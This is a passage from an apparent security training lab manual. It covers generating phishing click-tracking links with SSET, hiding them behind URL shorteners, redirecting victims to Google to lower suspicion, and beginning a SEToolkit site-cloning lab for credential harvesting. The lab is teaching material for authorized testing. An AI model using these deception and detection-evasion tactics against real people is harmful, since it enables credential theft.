
When we generate a code, the user will post their clickback to that code via parameters to the `secure.php` file. This file can be called anything you want - but some users may be more inclined to click on it with the word "secure" in the file name. While that may sound contrived, it's basic psychology and does work on some cases, which means there's no loss in trying it. The `tracker_variable` is the parameter that must contain the ID that differentiates this particular campaign (we will generate one in a moment). And finally, the base URL the clicks go back to. You do not need to change any of these values; but now you know what they do.

Now that we've completed our brief tour, we can exit our bash session by typing `exit` . You'll get passed back to the slingshot prompt. A quick `docker ps` will show us the container is still running.

```
bash-4.4# exit
exit
sec467@sec467-slingshot:~$ docker ps
CONTAINER ID   IMAGE     COMMAND                  CREATED       STATUS                   PORTS                    NAMES
d704eaccd78e   tracker   "/usr/bin/supervisor…"   8 hours ago   Up 8 hours (unhealthy)   0.0.0.0:8080->80/tcp   xenodochial_varahamihira
```

## Admin Web UI

Let's get back to the UI. Go back to Firefox. If you accidentally closed it, the URL is http://127.0.0.1:8080/tracker/admin/ .





The first order of business is to generate a code to track this particular click campaign. Click the "Generate Code" link in the top navigation.

## Code generation


From here, we can enter the name of a particular campaign to track. For example, if we wanted to see the results of how the Marketing department reacted to a campaign, we could create a code called "Marketing", and only send it to that group. That way we know the results of that campaign are specific to that group only.

We can also track by the type of phish, and see what was more or less effective that way. Let's try that. Just enter "Scam Attempt 1" as the group name and click "Generate Code".




## Copy the code


Now we can copy and paste this code into whatever we are going to use to entice our victim to connect. For extra obfuscation we can package this with a URL shortener as well. Select the link and copy it.




## Optional: URL shortener


Longer URL's or URL's with a lot of encoded information can be strange to the user, so you might want to hide that behind a URL shortener. In most cases, we prefer to use a legitimate web server with a cover application, which we will talk about in the next lab.

While some individuals recommend running through a URL shortener multiple times, this is very frequently a rule based detection so we actually recommend against it.




## Test the link


For this lab, we're only going to do a simple test. Copy and paste your generated link into a browser of a system that can reach the tracker at 10.10.78.1. In this case we are just doing it within Slingshot.




Remember, for successful links, Google was the listed redirect page, and here we are. This makes the user less likely to be alarmed, as this is a site they (likely) normally visit frequently.

## Check tracker admin

Go back to SSET, and Click on the stats link.




You'll see that "Scam Attempt 1" has registered one click. Great work!

## If things didn't work

If you're not seeing the click registered under "Stats", check your URL and make sure port 8080 is added and that you copied the complete URL. Even missing one character won't count.

## Clean up

When you're done, if you didn't previously, exit the container bash session by typing `exit`, and shut down the container by going back to the window where you started it and issuing a `Ctrl-C`.

## Review

In this exercise, we launched SSET and used it to generate a tracking code. While we just created one for one group, you could do this for many groups. We also validated the click came through and was appropriately tracked. In a real

engagement, you would typically attach this to a real web server with a trustworthy domain to further enhance the user's trust, and entice them to turn over their credentials.

# *Lab 1.4: SET Site Cloning*

In this lab, we will clone a website and set it up as our own data harvester.

## Lab Goal

In this lab, you will:

- Check webserver configuration
- Launch SEToolkit
- Select a site to clone
- Configure an IP to POST to
- Review the clone
- Test URL postback

## Launch SET


From Slingshot, opening the MATE terminal and running the following commands:

`cd /var/www/html` to switch to the webserver root directory

